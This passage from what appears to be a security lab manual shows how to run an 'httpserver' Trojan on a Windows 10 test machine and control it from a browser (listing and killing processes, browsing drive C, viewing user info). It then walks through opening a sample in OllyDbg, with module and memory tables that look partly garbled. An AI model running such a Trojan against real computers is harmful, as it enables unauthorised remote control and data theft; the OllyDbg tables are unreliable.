


Execute the Trojan on Windows 10

- Now log into Windows 10 and navigate to the place where you saved the httpserver.exe file. Double click to run the Trojan.



6. You will be able to see the Httpserver process in the task manager:



The screenshot shows the Windows Task Manager window with the 'Processes' tab selected. The window title is 'Task Manager' and it has a menu bar with 'File', 'Options', and 'View'. Below the menu bar are tabs for 'Processes', 'Performance', 'App history', 'Startup', 'Users', 'Details', and 'Services'. The 'Processes' tab is active, displaying a list of running processes. The list is organized into two sections: 'Apps (2)' and 'Background processes (26)'. The 'Apps (2)' section includes 'Task Manager' and 'Windows Explorer'. The 'Background processes (26)' section includes 'Application Frame Host', 'COM Surrogate', 'Cortana (2)', 'CTF Loader', 'Host Process for Windows Tasks', 'httpserver (32 bit)', 'Microsoft OneDrive (32 bit)', 'Microsoft Skype', 'Microsoft Windows Search Indexing...', and 'Microsoft Windows Search Protocol...'. The 'httpserver (32 bit)' process is highlighted with a red box, and a red arrow points to it from the right. The process details are as follows:

Name	CPU	Memory	Disk	Network
Apps (2)				
Task Manager	2.0%	13.9 MB	0 MB/s	0 Mbps
Windows Explorer	0%	18.1 MB	0 MB/s	0 Mbps
Background processes (26)				
Application Frame Host	0%	3.1 MB	0 MB/s	0 Mbps
COM Surrogate	0%	1.5 MB	0 MB/s	0 Mbps
Cortana (2)	0%	45.6 MB	0 MB/s	0 Mbps
CTF Loader	0%	2.1 MB	0 MB/s	0 Mbps
Host Process for Windows Tasks	0%	2.4 MB	0 MB/s	0 Mbps
httpserver (32 bit)	0%	1.5 MB	0 MB/s	0 Mbps
Microsoft OneDrive (32 bit)	0%	17.9 MB	0.1 MB/s	0 Mbps
Microsoft Skype	0%	1.1 MB	0 MB/s	0 Mbps
Microsoft Windows Search Indexing...	0%	5.7 MB	0 MB/s	0 Mbps
Microsoft Windows Search Protocol...	0%	1.5 MB	0 MB/s	0 Mbps


At the bottom of the window, there is a 'Fewer details' button on the left and an 'End task' button on the right.

Analyze the Target Machine


1. Switch back to the Windows Server 2012 and launch the web browser.
2. Enter the IP address of Windows 10 in the address bar to access the machine.

Note: it is normal to get some errors on the first requests, the browser may fail to connect - just reload the webpage a couple times.


- If everything works, you should get this window:




- Click on the Running processes link to list down processes running on the Windows 10. It is possible to kill any process from here.



- Click browse and then click Drive C to explore the contents in this drive.



- Click computer info to view information of the computer, users and hardware.



After you done, end the Httpserver.exe process in Windows 10.

EX. NO. 16 - Virus Analysis using OllyDbg

Lab Requirements:

- Windows running as virtual machine
- Administrative privilege to run tools

OLLYDBG download link: <https://www.ollydbg.de/odbg64.zip>

Procedure

Step 1: Install the OLLYDBG software in the windows machine

Step 2: Choose File in the menu bar and choose open

Step 3: From the windows machine, select `tini.exe` and click open

Step 4: The output appears in a window named CPU-main thread, module `ntdll`.




FIGURE. 65

Step 5: Choose view in the menu bar, and choose log




FIGURE. 66

Step 6: A window named Log data appears in OllyDbg (Log data), displaying the log details

Step 7: Choose view in the menu bar and then choose Executable modules

Base	Size	Entry	Name	File version	Path
00400000	000010000	00401000	main		C:\Users\Livewire\Desktop\main.exe
77C20000	000007000	77C21120	MSOCK32	6.1.7600.16395	C:\Windows\system32\MSOCK32.dll
74F90000	000003000	74F91001	CRNPT866	6.1.7600.16395	C:\Windows\system32\CRNPT866.dll
74F00000	000004000	74F01001	SepIC11	6.1.7600.16395	C:\Windows\system32\SepIC11.dll
75200000	000004000	75201001	SEP061864	6.1.7600.16395	C:\Windows\system32\SEP061864.dll
75340000	000004000	75341001	RPCR4	6.1.7600.16395	C:\Windows\system32\RPCR4.dll
75450000	000004000	75451001	nvport	7.0.7600.16395	C:\Windows\system32\nvport.dll
75560000	000004000	75561001	kernel32	6.1.7600.16395	C:\Windows\system32\kernel32.dll
756F0000	000004000	756F1001	RSI	6.1.7600.16395	C:\Windows\system32\RSI.dll
760E0000	000019000	760E1001	sechost	6.1.7600.16395	C:\Windows\System32\sechost.dll
76C00000	000005000	76C01001	MS2_32	6.1.7600.16395	C:\Windows\system32\MS2_32.dll
77430000	000010000	77431001	ntdll	6.1.7600.16395	C:\Windows\System32\ntdll.dll

FIGURE. 67

Step 8: A window appears in OllyDbg (Executable modules), displaying all the executable modules

Step 9: Choose view in the menu bar, and then choose Memory

Address	Size	Owner	Section	Contains	Type	Process	Initial	Mapped as
000010000	000010000				map	RM	RM	
000040000	000010000				map	R	RM	
000070000	000070000				Pr	RM	RM	
001000000	000010000				Pr	RM	RM	
0010E2000	000002000			stack of main	Pr	RM	RM	
001700000	000004000				map	R	RM	
001800000	000010000				Pr	RM	RM	
001D00000	000070000				map	R	RM	
002200000	000004000				Pr	RM	RM	
004000000	000010000	main		PE header	map	R	RM	
004010000	000010000	main	.text	code	map	R	RM	
004020000	000010000	main	.pdata	imports	map	R	RM	
004030000	000003000	main	.data	data	map	R	RM	
007000000	000003000				Pr	RM	RM	
77C200000	000010000	MSOCK32		PE header	map	R	RM	
77C210000	000003000	MSOCK32	.text	code, import	map	R	RM	
77C240000	000010000	MSOCK32	.data	data	map	R	RM	
77C250000	000010000	MSOCK32	.rsrc	resources	map	R	RM	
77C260000	000010000	MSOCK32	.reloc	relocations	map	R	RM	
74F900000	000003000				map	R	RM	
74F910000	000003000	CRNPT866		PE header	map	R	RM	
74F920000	000003000	CRNPT866	.text	code, import	map	R	RM	
74F930000	000003000	CRNPT866	.data	data	map	R	RM	
74F940000	000003000	CRNPT866	.rsrc	resources	map	R	RM	
74F950000	000003000	CRNPT866	.reloc	data, relocations	map	R	RM	
74F960000	000003000	CRNPT866		PE header	map	R	RM	
74F970000	000003000	SepIC11	.text	code, import	map	R	RM	
74F980000	000003000	SepIC11	.data	data	map	RM	RM	

FIGURE. 68

Step 10: A window appears in OllyDbg (Memory map), displaying all memory mappings

Step 11: Choose view in the menu bar, and then choose threads

Ident	Entry	Data block	Last error	Status	Priority	User time	System
00401000	00401000	7EFC0000	ERROR_SUCCESS (0000)	Active	32 + 0	0.0156 s	0.0

FIGURE. 69

Step 12: A window appears in OllyDbg (Threads), displaying all threads

This way you can scan a file and analyze the output using OllyDbg